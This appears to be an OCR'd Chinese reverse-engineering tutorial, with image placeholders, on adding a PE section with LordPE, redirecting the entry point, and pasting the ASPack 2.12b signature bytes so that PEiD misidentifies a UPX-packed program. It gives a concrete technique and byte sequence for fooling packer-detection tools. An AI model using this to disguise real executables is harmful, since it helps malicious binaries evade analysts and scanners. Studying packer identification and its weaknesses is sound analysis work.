



图 3

好了，大家可以查看文件的大小看看加了多大的空间，注意不是上面说加多大，文件就加多几个字节，它里面还有很多别的很复杂的机制，但是这不是我们关心的，查看文件属性可以看到文件大了1KB，这样应该够用了。用OD载入加了块的程序upx.upx，就会停在图1的地方，看到程序的入口地址是：**00411720**。程序就是从这里进去接着往下执行的。记住这个入口地址哦，下面要用到的。

按OD工具栏上的M，出现如图4的界面，看到00413000了么，这就是这个块的入口，记住这个地址00413000，后面也会用到。双击图4中的.text1，来到图5显示的地方，这里就是我们刚加块的代码空间，它的开始地址是00013000，这个也要记住哦，下面也会用的！

还记得上面让你记的那个地址00413000和00013000么？我们来改下这个程序的流程，也就是改入口地址先。让它从00013000先进去，执行我们添加的代码，然后再跳回原来的程序入口。那怎么改入口呢？呵呵，还是用LordPE吧！打开LordPE，用里面的PE编辑器载入我们的这个程序，修改入口点为00013000，也就是刚才加的那个块的开始地址，如图6。


图 4


图5




图6

现在再载入那个程序，OD就会停在00413000这里，现在你要伪装成什么壳就去找个加了那个壳的程序，然后把OD载入时停在的那段二进制复制过来就行了，我们这里找个ASPack的壳来验证我们的想法。用OD打开一个加了ASPack 2.12b的壳程序后，依照前面找UPX的特征代码的位置把ASPack 2.12b 的特征码提取出来。特征码就是这段：90 60 E8 03 00 00 00 E9 EB 04 5D 45 55 C3 E8 01 00 00 00 EB 5D BB EC FF FF FF 03 DD 81 EB 00 B0 11 00 83 BD 22 04 00 00 00 89 9D 22 04 00 00 0F 85 65 03 00 00 8D 85 2E 04 00 00 50。

把它们加到我们的这个程序里，如图7。注意最后一句jmp 2.00411720是回到原来的入口点的意思（想起让你最开始记的这个程序的入口地址了吗？）。让程序回去正常执行，这个程序特殊，不要改什么，直接复制过来就可以运行。

然后就是保存修改后的文件。选择修改了的那一段点右键，如图8，选择复制到执行文件，出现图9，点保存文件就是了。这里我保存为2.EXE，好了，这时再用peidv0.92来看看是什么的壳。如图10，看到了么？显示的是ASPack 2.12b的壳，成功的骗过了查壳工具peidv0.92。呵呵，初步成功！




图 7




图8




图 9

这里要提醒大家的是，如果没有显示出你添加的壳，那是因为你复制的那段代码不是查壳工具的判断特征码，一般是你选择的添加的代码不够长，再多复制点进去就行了。也可以直接把我上面提取的那段二进制代码粘贴进去，在最后加一个JMP　原入口点就行了。

